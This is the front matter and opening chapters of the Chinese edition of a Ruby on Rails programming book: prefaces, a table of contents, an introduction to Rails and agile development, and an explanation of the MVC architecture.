

The
Pragmatic
Programmers

Rails 2

Agile Web Development with Rails, Third Edition

Web开发敏捷之道

——应用Rails进行敏捷Web开发（第3版）



[美] Sam Ruby, Dave Thomas
David Heinemeier Hansson

著

林芷薰
译
透明
审校



电子工业出版社
PUBLISHING HOUSE OF ELECTRONICS INDUSTRY
<http://www.phei.com.cn>

The Facets of Ruby Series

Web 开发敏捷之道

— 应用 Rails 进行敏捷 Web 开发（第 3 版）

Agile Web Development with Rails, Third Edition

Sam Ruby

【美】 Dave Thomas 著

David Heinemeier Hansson

林芷薰 译

透 明 审校

电子工业出版社
Publishing House of Electronics Industry
北京 · BEIJING



内 容 简 介

全书主要分为两大部分。在“构建应用程序”部分中，读者将看到一个完整的“在线购书网站”示例。在随后的“Rails 框架”部分中，作者深入介绍了 Rails 框架的各个组件。

除了上述两部分外，对 Rails 缺乏了解的读者应该首先阅读“起步”部分，通过一个最简单的应用示例感性了解这个时下热门的 web 框架。不熟悉 Ruby 的读者应该阅读“附录”部分中的“Ruby 简介”，以便了解 Ruby 的基本语法与常见用法。

本书第1版曾荣获 Jolt 大奖“最佳技术图书”奖。在前两版的内容架构基础上，第3版增加了对 Rails 2 中新特性和最佳实践的内容介绍。相比第2版中的内容，Rails 2 增加了 REST、资源、轻量级 web service 等新特性。本书涵盖了这些全新的内容，因此能更好地体现出 Rails 框架的发展现状。

整体而言，全书既有直观的实例，又有深入的分析，同时还涵盖了 web 应用开发中各方面的相关知识，堪称一部内容全面而又深入浅出的佳作。

Authorized Translation from the English language edition, entitled Agile Web Development with Rails, Third Edition , 978-1-9343561-6-6 , by Sam Ruby, Dave Thomas, David Heinemeier Hansson , et al , published by The Pragmatic Programmers, LLC.

All rights reserved. No part of this publication may be reproduced, stored in a retrieval system, or transmitted, in any form or by any means, electronic or mechanical, photocopying, recording or otherwise, without permission from Pragmatic Programmers, LLC

CHINESE SIMPLIFIED language edition Copyright © 2010 by Publishing House of Electronics Industry.

本书中文简体版专有版权由 The Pragmatic Programmers, LLC. 授予电子工业出版社。专有版权受法律保护。

版权贸易合同登记号 图字：01-2009-7503

图书在版编目（CIP）数据

Web 开发敏捷之道：应用 Rails 进行敏捷 Web 开发（第3版）/（美）鲁比（Ruby,S.），（美）托马斯（Thomas,D.），（美）汉森（Hansson,D.H.）著；林芷薰译。—北京：电子工业出版社，2010.7

书名原文：Agile Web Development with Rails, Third Edition

ISBN 978-7-121-11096-2

I . ①W… II . ①鲁… ②托… ③汉… ④林… III. ①主页制作—程序设计 IV. ①TP393.092

中国版本图书馆 CIP 数据核字（2010）第 111416 号

策划编辑：徐定翔

责任编辑：陈元玉

印 刷：北京智力达印刷有限公司

装 订：北京中新伟业印刷有限公司

出版发行：电子工业出版社

北京市海淀区万寿路 173 信箱 邮编 100036

开 本：787×1092 1/16 印张：34 字数：900 千字

印 次：2010 年 7 月第 1 次印刷

定 价：89.00 元

凡所购买电子工业出版社图书有缺损问题，请向购买书店调换。若书店售缺，请与本社发行部联系，联系及邮购电话：(010) 88254888。

质量投诉请发邮件至 zlts@phei.com.cn，盗版侵权举报请发邮件至 dbqq@phei.com.cn。

服务热线：(010) 88258888。

关于 Rails 版本的重要信息

本书针对 Rails 2 编写。在本书付梓之时，最新的 Rails gem 版本是 2.2.2。本书中的代码都针对此版本进行过测试。

Rails 核心团队仍在不断前进。和以往一样，新版本可能不兼容旧版本上开发的应用程序——包括本书中的代码。Sam Ruby 会在我们的 wiki 上跟踪 Rails 的修改对本书代码的影响：

<http://pragprog.wikidot.com/changes-to-rails>

如果你使用的 Rails 版本晚于 2.2.2，请查看这个 wiki，看是否需要对代码做调整。

用 rails -v 命令可以查看当前使用的 Rails 版本。

Sam, Dave 和 David

联系博文

您可以通过如下方式与本书的出版方取得联系。

读者信箱: *reader@broadview.com.cn*

投稿信箱: *bvtougao@gmail.com*

北京博文视点资讯有限公司(武汉分部)

湖北省 武汉市 洪山区 吴家湾 邮科院路特 1 号 湖北信息产业科技大厦 1402 室

邮政编码: 430074

电 话: 027-87690813

传 真: 027-87690595

欢迎您访问博文视点官方博客: *http://blog.csdn.net/bvbook*



译者序

对于它的目标读者来说，这本《Web 开发敏捷之道》早已不再陌生，正如 Rails 对于他们来说早已不再陌生一样。已经无须赘述 Rails 的好处或这本书的好处，会拿起它的读者，想必已经知道自己会得到什么。

与前两个版本相比，本书第 3 版的最大变化是所针对的 Rails 版本：本书第 2 版所介绍的还是 Rails 1.2，而第 3 版所针对的则是 Rails 2.2。具体到内容上，除了一些细节的变化之外，第 3 版中融入了更多来自社群的智慧：一些经过实践检验的最佳实践被放入书中，一些尘埃落定的讨论从书中去掉。虽然涉及的篇幅很少，不过一个项目中真正需要明断是非的场合也就那么有限的几处，不是么？

另外，第 3 版中不得不提的一个亮点是对 Active Resource 的详细讲解。Rails 对 REST 的支持在 Active Resource 的设计中得到了淋漓尽致的体现，细读第 26 章能让你在设计 RESTful 的 web 应用时少走很多弯路。而第 13 章“国际化”也涵盖了此前版本缺失的链环——且是对于中国读者颇有意义的一环。

总而言之，和 Rails 一样，这本《Web 开发敏捷之道》也已经逐渐走向成熟。希望它继续在 Rails 开发者们的案头，为他们的工作做出贡献。最后，祝阅读愉快、编程愉快。*

林芷薰

2010 年 6 月

* 译者注：由于本书篇幅较大，我们将原书的第 V 部分（附录 A-D）放到网上供读者在线阅读，请访问地址 <http://download.csdn.net/source/2505230> 阅读这部分内容；同时为了节约成本和便于读者阅读，我们将原书版式进行了压缩，原书页码已做标示，供读者对照。本书正文中所涉页码和索引所列页码均为原书原码。

Tous les jours, à tous les points de vue, je vais de mieux en mieux.

每一天，我都在变得更好。

► Émile Coué

第 2 版序

Preface to the Second Edition

从本书第 1 版面世至今，已经 18 个月过去了。甚至在那之前，Rails 就已经显出了走红的潜质。但即便如此，我还是坚持认为：当时没有任何人能想到这个框架竟然会变得如此显赫。

在随后的一年里，Rails 已变得越来越强大，不仅众多激动人心的新网站以它为基础搭建起来了，而且连很多大企业（包括一些家喻户晓的大企业）也开始在内部和外部的应用中使用 Rails。同时 Rails 也赢得了技术社群的广泛赞誉：David Heinemeier Hansson——Rails 的创造者——在 OSCON 被评为“年度最佳黑客”；Rails 赢得 Jolt “最佳 web 开发工具”大奖；本书的第 1 版也赢得了 Jolt “最佳技术图书”大奖。

但 Rails 团队并没有躺在功劳簿上睡大觉，他们还在不断地给 Rails 增加新的功能和工具。Rails 1.0 于本书第 1 版之后几个月问世，增加了数据迁移等功能，并且全面升级了对 AJAX 的集成支持。Rails 1.1 于 2006 年春季发布，这是一个爆炸性的版本，其中引入了超过 500 项变更，而且很多都是影响深远的变更。譬如说，RJS 模板改变了开发者们编写 AJAX 应用的方式，集成测试框架改变了对应用程序进行测试的方式。此外，ActiveRecord 也得到了大量的扩展和增强，加上了多态关联、连接模型等功能，缓存也得到了改进，而其他的改善则不胜枚举。

所以，本书理应推出更新之后的第 2 版，以体现所有这些好东西。而且在修改本书的过程中，我意识到还有别的东西也在悄然无声地发生着变化：自从本书第 1 版发行以来，我们都从中学到了很多关于“如何编写 Rails 应用”的经验；但 Rails 中一些原本被认为是好点子的功能在实际应用中并不理想，另一些原本被视为细枝末节的功能却日渐显得重要，这也导致对本书的修改比我想象的要来得深远得多。我不只是要修润文字、加上几个新的 API 介绍。不，还远不止于此。我根本就是重写了整本书：第 1 版的有些章节被删掉了，又增加了一些新的章节，剩下的大部分内容也是彻底重写。于是，这就是我们的第 2 版——基本上就是一本全新的书。

当第 1 版图书还在全球热卖时就推出第 2 版，这似乎有些奇怪。但 Rails 已经变化了，我们的书也必须随之而变。

最后，请享受你的 Rails 之旅吧！

Dave Thomas
2006 年 10 月

第 3 版序

Preface to the Third Edition

当 Dave 邀请我参与写作这本书的第 3 版时，我感到激动不已——毕竟，我是读了它的第 1 版才开始学 Rails 的。Dave 和我有很多相似之处：尽管他喜欢 Emacs 和 Mac OS X，而我的最爱是 VIM 和 Ubuntu，但我们都钟爱命令行、都喜欢动手写代码——在进入艰深的理论之前先从实实在在的例子入手。

自本书第 1 版（甚至第 2 版）面世以来，世界已经改变了很多。现在各种主流开发平台要么预装了 Rails，要么提供了快捷的安装包。Rails 本身也在不断演化，前面版本的示例代码中用到的一些特性已经不复存在——先是被不推荐使用，然后从 Rails 中删掉。Rails 增加了新的特性，我们也学到了更多关于“如何用好 Rails”的经验。

所以，我们必须——再一次地——对这本书做出调整。

Sam Ruby

2009 年 1 月

目 录

Contents

第 1 章 简介	1
1.1 Rails 是敏捷的	2
1.2 读你所需	3
1.3 致谢	5
第 1 部分 起步	7
第 2 章 Rails 应用的架构	9
2.1 模型, 视图, 以及控制器	9
2.2 Active Record: Rails 的模型支持	11
2.3 Action Pack: 视图与控制器	13
第 3 章 安装 Rails	15
3.1 购物清单	15
3.2 Windows 上的安装	15
3.3 Mac OS X 上的安装	17
3.4 Linux 上的安装	17
3.5 选择 Rails 版本	18
3.6 开发环境	19
3.7 Rails 和数据库	22
3.8 保持更新	23
3.9 Rails 和 ISPs	24
第 4 章 立竿见影	25
4.1 新建一个应用程序	25
4.2 Hello, Rails	27
4.3 把页面连起来	35
4.4 我们做了什么	37
第 2 部分 构建应用程序	39
第 5 章 Depot 应用程序	41
5.1 增量式开发	41

5.2 Depot 做些什么.....	41
5.3 让我们编码吧	44
第 6 章 任务 A：货品维护.....	45
6.1 迭代 A1：跑起来再说.....	45
6.2 创建货品模型和维护应用.....	49
6.3 迭代 A2：添加缺失的字段.....	52
6.4 迭代 A3：检查一下.....	56
6.5 迭代 A4：更美观的列表页.....	60
第 7 章 任务 B：目录显示.....	65
7.1 迭代 B1：创建目录列表.....	65
7.2 迭代 B2：添加页面布局.....	68
7.3 迭代 B3：用辅助方法格式化价格.....	70
7.4 迭代 B4：链接到购物车.....	70
第 8 章 任务 C：创建购物车.....	73
8.1 Session	73
8.2 迭代 C1：创建购物车.....	76
8.3 迭代 C2：创建一个更聪明的购物车.....	78
8.4 迭代 C3：处理错误.....	81
8.5 迭代 C4：结束购物车.....	84
第 9 章 任务 D：Ajax 初体验	87
9.1 迭代 D1：迁移购物车.....	87
9.2 迭代 D2：创建基于 Ajax 的购物车.....	91
9.3 迭代 D3：高亮显示变化.....	94
9.4 迭代 D4：隐藏空购物车.....	96
9.5 迭代 D5：JavaScript 被禁用时的对策	99
9.6 我们做了什么	99
第 10 章 任务 E：付账.....	101
10.1 迭代 E1：收集订单信息	101
第 11 章 任务 F：管理	113
11.1 迭代 F1：添加用户	113
11.2 迭代 F2：登录	120
11.3 迭代 F3：访问控制	122
11.4 迭代 F4：添加边栏，以及更多的管理功能.....	124

第 12 章 任务 G: 最后一片饼干	129
12.1 生成 XML	129
12.2 扫尾工作	136
第 13 章 任务 I: 国际化	139
13.1 迭代 I1: 翻译	139
13.2 迭代 I2: 探索内容的翻译策略	149
第 14 章 任务 T: 测试	151
14.1 加上测试	151
14.2 模型的单元测试	152
14.3 控制器的功能测试	161
14.4 应用程序的集成测试	175
14.5 性能测试	181
14.6 使用 Mock 对象	184
第 3 部分 Rails 框架	187
第 15 章 深入 Rails	189
15.1 Rails 在哪儿	189
15.2 目录结构	189
15.3 Rails 配置	195
15.4 命名约定	197
15.5 Rails 的日志	200
15.6 调试信息	200
15.7 精彩预告	202
第 16 章 Active Support	203
16.1 通用扩展	203
16.2 枚举和数组	204
16.3 Hash	205
16.4 字符串扩展	206
16.5 数值的扩展	208
16.6 时间和日期的扩展	208
16.7 Ruby 符号的扩展	210
16.8 with_options	211
16.9 Unicode 支持	211
第 17 章 数据迁移	215
17.1 创建和运行迁移任务	216

17.2 剖析迁移任务	218
17.3 表的管理	221
17.4 数据迁移任务	225
17.5 高级迁移任务	227
17.6 迁移任务的缺点	230
17.7 在迁移任务之外操作数据库结构	231
17.8 管理迁移任务	231
第 18 章 ActiveRecord 第一部分：基础	233
18.1 表和类	233
18.2 字段和属性	234
18.3 主键与 ID	237
18.4 连接数据库	238
18.5 CRUD	242
18.6 聚合与结构化数据	257
18.7 杂录	262
第 19 章 ActiveRecord 第二部分：表间关联	265
19.1 创建外键	266
19.2 在模型对象中指定关联	267
19.3 belongs_to 和 has_xxx 声明	268
19.4 连接多张表	280
19.5 自引用的连接	287
19.6 Acts As	288
19.7 何时保存	291
19.8 预先读取子记录	292
19.9 计数器	293
第 20 章 ActiveRecord 第三部分：对象生命周期	295
20.1 校验	295
20.2 回调	303
20.3 高级属性	308
20.4 事务	311
第 21 章 ActionController：路由与 URL	317
21.1 基础	317
21.2 请求的路由	318
21.3 基于资源的路由	329
21.4 路由的测试	342

第 22 章 ActionController 和 Rails	345
22.1 Action 方法	345
22.2 Cookie 和 Session.....	354
22.3 Flash——Action 之间的通信	364
22.4 过滤器与校验	366
22.5 缓存初接触	372
22.6 GET 请求的问题.....	378
第 23 章 Action View	381
23.1 模板	381
23.2 使用辅助方法	385
23.3 用于格式化、链接和分页的辅助方法	386
23.4 如何使用表单	393
23.5 包装模型对象的表单	393
23.6 自制表单构建器	403
23.7 处理与模型对象无关的字段	406
23.8 Rails 应用的文件上传	409
23.9 布局与组件	411
23.10 再论缓存	417
23.11 新增模板系统	421
第 24 章 Web 2.0	423
24.1 Prototype.....	423
24.2 Script.aculo.us	438
24.3 RJS 模板.....	451
24.4 结论	456
第 25 章 ActionMailer	457
25.1 发送邮件	457
25.2 接收邮件	465
25.3 电子邮件的测试	467
第 26 章 Active Resource	469
26.1 Active Resource 的替代品.....	469
26.2 给我看代码	471
26.3 关联和集合	473
26.4 小结	475

第4部分 部署和安全	477
第27章 保护Rails应用	479
27.1 SQL注入	479
27.2 用参数直接创建记录	481
27.3 不要相信ID参数	482
27.4 不要暴露控制器方法	483
27.5 跨站脚本(CSS/XSS)	483
27.6 防御session定置攻击	485
27.7 文件上传	486
27.8 不要以明文保存敏感信息	487
27.9 用SSL传输敏感信息	487
27.10 不要缓存需要身份认证的页面	488
27.11 知己知彼	488
第28章 部署与生产	489
28.1 尽早开始	489
28.2 生产服务器如何工作	490
28.3 安装Passenger	491
28.4 Capistrano无忧部署	493
28.5 检查已部署的应用程序	496
28.6 投入生产运行之后的琐事	497
28.7 上线，并不断前进	498
索引	499



第1章

简介

Introduction

Ruby on Rails 是一个框架，一个使 web 应用的开发、部署和维护变得更容易的框架。自从发布第一个版本以来，Rails 已经从一个默默无闻的玩具蜕变成了一种世界性的现象。它拿下了一个又一个的奖项，更重要的是，很多 Web 2.0 应用都选择它作为基础框架。Rails 已经不再只是一小撮黑客推崇的时髦玩艺：很多跨国公司正在用它来开发自己的 web 应用。

为什么会这样？有几个方面的原因。

首先，很多开发者已经对自己开发 web 应用所使用的技术深感厌倦。不管使用 Java、PHP 还是.NET，越来越多的开发者开始深切地感到：这些东西实在难用得要死。就在此时，Rails 从天而降，而且它要简单得多。

仅有简单是不够的。这些人都是专业的软件开发者，他们编写的是真实的网站应用，他们希望自己的产品经得起时间的检验，所以他们总是选择先进而专业的技术。这些开发者们深入研究了 Rails，并发现它不仅仅是一个快速开发网站的工具。

譬如说，所有的 Rails 应用都采用了“模型-视图-控制器”（Model-View-Controller，MVC）架构。Java 开发者都很熟悉 MVC 框架，例如 Tapestry 和 Struts。但 Rails 把 MVC 贯彻得更彻底：当你用 Rails 开发时，每一块代码该放在什么地方都有一定之规，代码之间都按照规定的方式进行交互。从一开始，Rails 就已经帮你准备好了应用程序的骨架。

专业的程序员总是给自己的代码编写测试。同样，Rails 也提供了这方面的支持。所有的 Rails 应用都天生内建了对测试的支持。当你开始增加功能时，Rails 就会自动帮你创建针对这项新功能的测试存根(stub)。Rails 框架让应用程序的测试变得更容易，因此，Rails 应用也更能够得到充分的测试。

Rails 应用是用 Ruby 编写的，这是一种现代的面向对象脚本语言。Ruby 很简洁，却又不致简练得难以理解。使用 Ruby，你可以自然而清晰地表述自己的想法，因此，Ruby 程序很容易编写，而且放上几个月之后也很容易读懂——这是非常重要的。

Rails 给 Ruby 加上了一些限制，又进行了一些独具匠心的扩展，使得在其中编程更加容易，也让我们的程序更短小、更易读，并且让我们能够在代码中完成一些通常需要用上外部配置文件才能完成的任务。这样一来，我们可以更轻松地看懂其中的逻辑。譬如说，下面的代码定义了一个项目中的模型类。现在你不必操心其中的细节，只要注意在这短短几行代码中描述了多少信息即可。

```
class Project < ActiveRecord::Base
  belongs_to :portfolio
  has_one :project_manager
  has_many :milestones
  has_many :deliverables, :through => :milestones

  validates_presence_of :name, :description
  validates_acceptance_of :non_disclosure_agreement
  validates_uniqueness_of :short_name
end
```

开发者们还会在 Rails 中发现另一件事：这个框架的背后有一套完整的哲学支撑。Rails 的设计始终遵循两个核心原则：DRY 和惯例重于配置（convention over configuration）。DRY 也就是不要重复你自己（*Don't Repeat Yourself*）的缩写：系统中的每项知识只应该在一个地方描述。借助 Ruby 的强大威力，Rails 实现了这一目标。在 Rails 应用程序中，你几乎不会看到重复的代码，每件事情都只需要说一遍——你只要在符合 MVC 架构惯例的某个地方说一遍，以后就不必再重复了。用惯其他 web 框架的程序员大多有这样的经历：只要对数据库结构做一点点修改，就必须同时修改好几处代码。对他们而言，DRY 的哲学不啻是一大福音。

惯例重于配置也同样重要。对于“如何将应用程序组装起来”这件事，Rails 自有一套默认的规则——相当有道理的一套规则。只要遵循命名惯例，编写一个 Rails 应用程序所需的代码量比起典型的、使用 XML 配置的 Java web 应用要少得多。如果你不想遵循这些惯例，在 Rails 中也很简单。

开发者们还会在 Rails 中发现别的惊喜。Rails 是一个新生框架，它的核心开发团队了解新的 Web 业务模式。Rails 不会亦步亦趋地紧跟新近出现的 web 标准：它本身就在 web 标准的制订中起着重要的作用。此外，Rails 也让开发者们能够更轻松地将 Ajax 和 RESTful 接口之类的新技术整合到自己的应用中——它内建了对这些技术的支持（如果你还不熟悉 Ajax 和 REST 接口，别担心，我们会在本书中介绍它们）。

开发者们还需要考虑应用的部署问题。使用 Rails，你只需要输入一条命令，就可以将应用程序的最新版本部署到任意多台服务器上（如果发现最新版本不好用，撤销部署也同样容易）。

Rails 是从一个真实的商用程序中抽取而成的。要创造一个框架，最好的办法也许就是：首先找出一类特定应用的核心场景，然后逐渐从中抽取出通用的代码基础。其结果是，当开发 Rails 应用程序时，你会发现：在你开始动手编写任何一行代码之前，一个出色的应用程序已经有一半在你手上了。

当然，Rails 还有别的好处——有些甚至很难言传。总之，Rails 就是让人感觉很爽。当然了，正所谓百闻不如一见，听我们说的再多，也不如让你自己动手写一点 Rails 的应用程序（这大概是下一个 45 分钟的任务……）。这也就是本书的目标所在。

1.1 Rails 是敏捷的 Rails Is Agile

既然本书的名字叫作 *Agile Web Development with Rails*，你可能会感到奇怪：为什么书里没有关于“在 Rails 中运用某某敏捷实践”这样的章节。

原因很简单：敏捷是 Rails 的基础所在。

我们来看看“敏捷宣言”¹所描述的价值观，这段简短的文本描述出了敏捷开发者的选择。

- 人和交互重于过程和工具。
- 可以工作的软件重于求全责备的文档。
- 与客户合作重于合同谈判。
- 随时应对变化重于循规蹈矩。

Rails 非常强调人和交互。这里没有繁重的工具，没有复杂的配置，没有冗长的过程。这里只有开发者组成的小组、他们最爱的编辑器，以及 Ruby 代码。于是，开发的透明度更高：开发者所做的工作能够立即让客户看到。这是一个天生的交互式过程。

Rails 并不打算废弃所有文档，而是使你可以毫不费劲地为所有代码生成 HTML 格式的文档。但 Rails 的开发过程并不由文档驱动。在一个 Rails 项目的核心地带，你不会找到一份 500 页的规约说明书，只会看见一组用户和开发者共同发掘需求、寻找实现需求的办法。你会发现，随着开发者和用户对试图解决的问题越来越了解，解决方案也会不断变化。你会发现，这个团队在开发循环的初期就开始交付可以工作的软件。这个软件的细节可能很粗糙，但它让用户可以亲身体验你所交付的东西。

因此，Rails 也鼓励着用户与开发团队合作。一旦看到 Rails 项目能够以如此之快的速度响应变化，客户就会开始相信开发团队能够交付自己真正需要的东西，而不仅仅是自己所要求的东西。客户与开发团队之间的对抗将被建设性的讨论取代。

说到底，这些都要归结到“响应变化”。Rails 强烈要求——甚至可以说是强迫——遵循 DRY 原则，这就意味着一旦变化来临，Rails 应用需要修改的代码量比用其他框架开发的应用要少得多。而且，由于 Rails 应用是用 Ruby 编写的，而 Ruby 又能够准确、简练地描述程序概念，因此，变化也更容易被限制在一个小模块内部，并且代码修改也更容易。对单元测试和功能测试的强烈重视，以及对测试套件和 mock 对象的支持，又给了开发者一张可靠的安全网，这是进行修改时不可或缺的。有了一组完善的测试作为保障，开发者们将更有勇气面对变化。

所以，我们觉得，与其想方设法地把 Rails 应用的开发过程跟敏捷原则扯上关系，还不如让 Rails 框架自己来讲述这些原则。当阅读本书的“实例教学”部分内容时，请想象你自己正在用这种方式开发 web 应用：跟客户坐在一起工作，共同决定每个问题的优先级，然后共同为每个问题找到解决办法。然后，当读到后面的“深入参考”部分内容时，再考虑 Rails 的结构能够怎样帮助你更快地满足用户需求。

最后一点关于敏捷和 Rails 的提示：虽然这听起来有点不太专业，不过，请留意在 Rails 中编写代码有多么愉快。

1.2 读你所需

Finding Your Way Around

本书的前两部分将介绍 Rails 背后的概念，并提供一个不算太小的范例——我们将一起构造一个

¹ <http://agilemanifesto.org/>。Dave Thomas 是这份文本的 17 位作者之一。

简单的在线商店系统。如果你希望亲身体验一下 Rails 编程的感觉，这是一个不错的起点。实际上，大多数读者似乎乐于一边读书一边亲手构造这个示例应用。如果你懒得敲键盘，也可以直接下载源代码（提供压缩的 tar 文件包和 zip 压缩包两种格式）。²

本书的第 3 部分（从原书第 253 页开始）则会详细介绍 Rails 的诸多功能。如果你想弄清一个组件怎么用、如何高效而安全地部署 Rails 应用，就请阅读这一部分。

在阅读的过程中，你会看到下列约定形式。

真实代码

本书中展示的代码片段大多来自真实运行的示例应用，你可以下载完整的应用程序。为了帮助读者理解，如果一段代码能够在下载的应用中找到，在代码的上边就会有一个路径指明它所在的文件，就像这样：

```
work/demo1/app/controllers/say_controller.rb
class SayController < ApplicationController
  def hello
  end
end
```

这就是源代码文件在下载文件包中的路径。如果你阅读的是本书的 PDF 版本，而且你的 PDF 阅读器又支持超链接的话，你可以直接点击页面上的标记，代码就应该会出现在浏览器窗口中。某些浏览器（例如 Safari）会错误地将 rhtml 模板解释为 HTML 页面，如果发生这种情况，只须浏览页面的源代码即可看到真正的源码。

有时我们需要修改一个已有的文件，而改动的代码行并非一目了然，这时我们会在有修改的代码行左边放上一个小三角作为提示。在前面的代码片段中就可以看到，我们用这种方式标示出了两行代码。

Ruby 贴士

没错，你要懂 Ruby 才能写 Rails 应用程序。但我们明白，很多人在读本书时其实已同时在学习 Ruby 和 Rails 了。本书的附录 A（原书第 667 页）对 Ruby 语言做了一个非常简单的介绍。当书中第一次用到某种 Ruby 特有的语言构造时，我们会为它做一个指向该附录相关内容的交叉引用。譬如说，这段内容如果用到了 :name 这个 Ruby 符号，在页边上就会有一个指示“符号”这种语言构造，在原书第 669 页处有解释。另外，如果你不懂 Ruby，或者想要快速刷新一下自己的记忆，可以先翻到原书第 667 页，阅读附录 A。书中有很多 Ruby 代码，要是对 Ruby 一窍不通的话……

David 说……

你会不时地看到“David 说……”这样的边框，其中的内容是 David Heinemeier Hansson 想要与你分享的、关于 Rails 的独特见解——原理、技巧、推荐，凡此种种。David 是 Rails 的创始人之一，所以，如果你想成为 Rails 专家的话，这些内容是不容错过的。

Joe 问……

Joe 是一个虚构的开发者形象，他常常会针对我们在书中讲解的内容提些问题，而我们则会试着回答这些问题。

² 下载地址：<http://www.pragprog.com/titles/rails3/code.html>.

这不是一本 Rails 参考手册，我们将展示大部分模块和方法，可能是通过示例，也可能是通过文字介绍，但我们不会列出上百页的 API 列表。这么做的原因是，只要你装上 Rails，就已经得到了完整的 API 文档，而且肯定比本书的内容更新。如果你通过 RubyGems 安装了 Rails（这也是我们推荐的安装方式），只要启动 Gem 文档服务器（使用 `gem_server` 命令），再用浏览器访问 `http://localhost:8808`，你就可以访问所有的 Rails API 文档。

Rails 的版本

本书所介绍的是 Rails 2.0 版。更具体地说，所有代码都在 Rails 2.2.2 上经过验证。

如果你使用 2.2.2 之前的 Rails 版本，本书中的部分代码将不能兼容；如果使用 2.2.2 之后的版本，也很可能会遭遇兼容性问题。

1.3 致谢

Acknowledgments

也许你会认为，写一个第 3 版的书应该是很容易的事情——毕竟内容已经在那儿了，无非是再对代码和文字做些小修小改罢了。这能有多费劲呢？

我也很难讲清楚……不过我感觉给这本 *Agile Web Development with Rails* 写每个新版本所耗费的精力丝毫不亚于写第 1 版。Rails 一直在发展，所以这本书也一直跟着它发展。就拿 Depot 应用来说吧，整个应用都作了调整，其中的某些部分更是被重写了好几次。Rails 开始强调 REST、并且增加了废弃（deprecation）机制，这都对本书的结构造成了影响——曾经热门的东西不再热门了，又出现了新的热门。

所以，如果没有 Ruby 和 Rails 社区的大力帮助，本书根本就不会存在。一开始，本书是以“beta 图书”的方式发行的：我们以 PDF 文件的形式发布了较早的版本，读者们很快地通过网络提出反馈——他们给了我们超过 1 200 条建议和错误报告。众人的智慧融合一处，给这本书提升了巨大的价值。所以，谢谢大家，感谢你们对“beta 图书”的支持，更感谢你们贡献了那么多宝贵的反馈意见。

和撰写第 1 版时的情况一样，Rails 核心团队给了我们巨大的帮助：回答我们的问题，检查我们的代码，修复其中的代码。感谢你们：

Scott Barron (htonl)、Jamis Buck (minam)、Thomas Fuchs (madrobbly)、Jeremy Kemper (bitsweat)、Michael Kozierski (nzkoz)、Marcel Molina Jr. (noradio)、Rick Olson (technoweenie)、Nicholas Seckar (Ulysses)、Sam Stephenson (sam)、Tobias Lütke (xal) 及 Florian Weber (csshsh)。

我还要感谢那些对本书中具体章节作出贡献的人：Leon Breedt、Mike Clark、James Duncan Davidson、Justin Gehtland 及 Andreas Schwarz。

Sam Ruby 说.....

这是我曾参与写过的书中最棘手、也最令人愉悦的一本。说它棘手，因为 Rails 发生了那么多变化，有那么多新东西要学（Rails 2.0、SQLite 3、新的出版商、新的操作系统、新的工具）。可是，天

知道我有多喜欢“beta书”的写作方式——被这本书吸引的读者都那么出色，他们的点评、问题和反馈都令我们感激不已。

Sam Ruby

2009年1月

rubys@intertwingly.net

Dave Thomas 说……

每次写书时我都暗下决心：再也不写下一本书了，因为那就意味着我又得跟家人分别好几个
月。所以，再一次地感谢你们：Juliet、Zachary 和 Henry——感谢你们所做的一切。

Dave Thomas

2006年11月

dave@pragprog.com

“这本 *Agile Web Development with Rails*……
我在我们家当地的书店里看见它了，它看起来很棒！”

——Dave 的妈妈

第1部分 起步

Part I Getting Started





第 2 章

Rails 应用的架构

The Architecture of Rails Applications

说到 Rails，有一事不能不提：它对“如何组织 web 应用的结构”这件事有相当严格的约束。真正有趣的是，这些约束反倒让应用程序的创建更加简单——简单得多。现在，让我们来看这是为什么。

2.1 模型，视图，以及控制器

Models, Views, and Controllers

回想 1979 年，Trygve Reenskaug 提出了一种开发交互式应用的全新架构。在他的设计方案中，应用程序被分为三类组件：模型、视图和控制器。

模型 (*model*) 负责维持应用程序的状态。有时候这种状态是短暂的，只在用户的几次操作之间存在；有时候这种状态则是持久的，需要将其保存在应用程序之外（通常保存在数据库中）。

模型携带着数据，但又不止是数据：它还负责执行施加于这些数据之上的业务规则。譬如说，对于“20 美元以下的订单不予打折”这一约束就要由模型来确保。这种做法是很有意义的。由于将业务规则的实现放进模型中，我们可以确信应用程序的其他部分不会搞出非法的数据来。模型不仅是数据的容器，还是数据的监护者。

视图 (*view*) 负责生成用户界面——通常会根据模型中的数据来生成。譬如说，一个在线商店可能需要将一系列商品显示在屏幕上。通过模型可以访问这个商品列表，但还需要一个视图，它通过模型访问商品列表，并将其格式化为最终用户能够理解的形式。视图可能允许用户以多种方式输入数据，但输入的数据一定不由视图本身来处理，视图的唯一工作就是显示数据。出于不同的目的，可能会有多个视图访问同一个模型。在我们的在线商店中，就有一个视图显示分类的商品信息，还有管理员使用的视图用于添加和编辑商品信息。

控制器 (*controller*) 负责协调整个应用程序的运转。控制器接收来自外界的事件（通常是用户输入），与模型进行交互，并将合适的视图展示给用户。

这个三位一体的组合——模型、视图和控制器——构成了一个架构模式，那就是著名的 MVC。图 2.1 大致描述了 MVC 架构的概念。

MVC 最初是计划用于传统的 GUI 应用程序中的。开发者们发现：通过分离关注点，可以大大降低系统的耦合度，使代码易于编写、易于维护。每个概念、每个动作都只在一个众所周知的地方描述。使用 MVC 开发应用程序，就好像在搭好的桁架上盖大楼一样——只要结构已经到位，搭建其他部分就容易多了。




图 2.1 模型-视图-控制器架构

在软件世界里，我们常常会在向着未来猛冲的时候忘记来自过去的宝贵财富。当开发者们刚开始编写 web 应用时，他们又回到了一个原始时代：表现、数据访问、业务逻辑、事件处理都被塞进一大堆代码中。不过，过去的好思想还是慢慢露出了头，人们开始尝试将 20 年前的老套路——MVC——用到 web 应用的架构中来。其结果就是诸如 WebObjects、Struts、JSF 之类的框架，它们全都建立在 MVC 的理念之上（不过又或多或少地有自己的发挥）。

Ruby on Rails 也是一个 MVC 框架。Rails 强迫你将应用程序按照模型、视图和控制器进行划分，并遵循这一结构分别开发各部分的功能。当程序运行时，Rails 会把各个部分组装在一起。Rails 的有趣之处在于：“组装”的过程默认地按照人们常用的命名惯例来进行，因此，一般情况下你无须编写任何外部的元数据配置信息。这正是 Rails 一以贯之的“惯例重于配置”观念的体现。

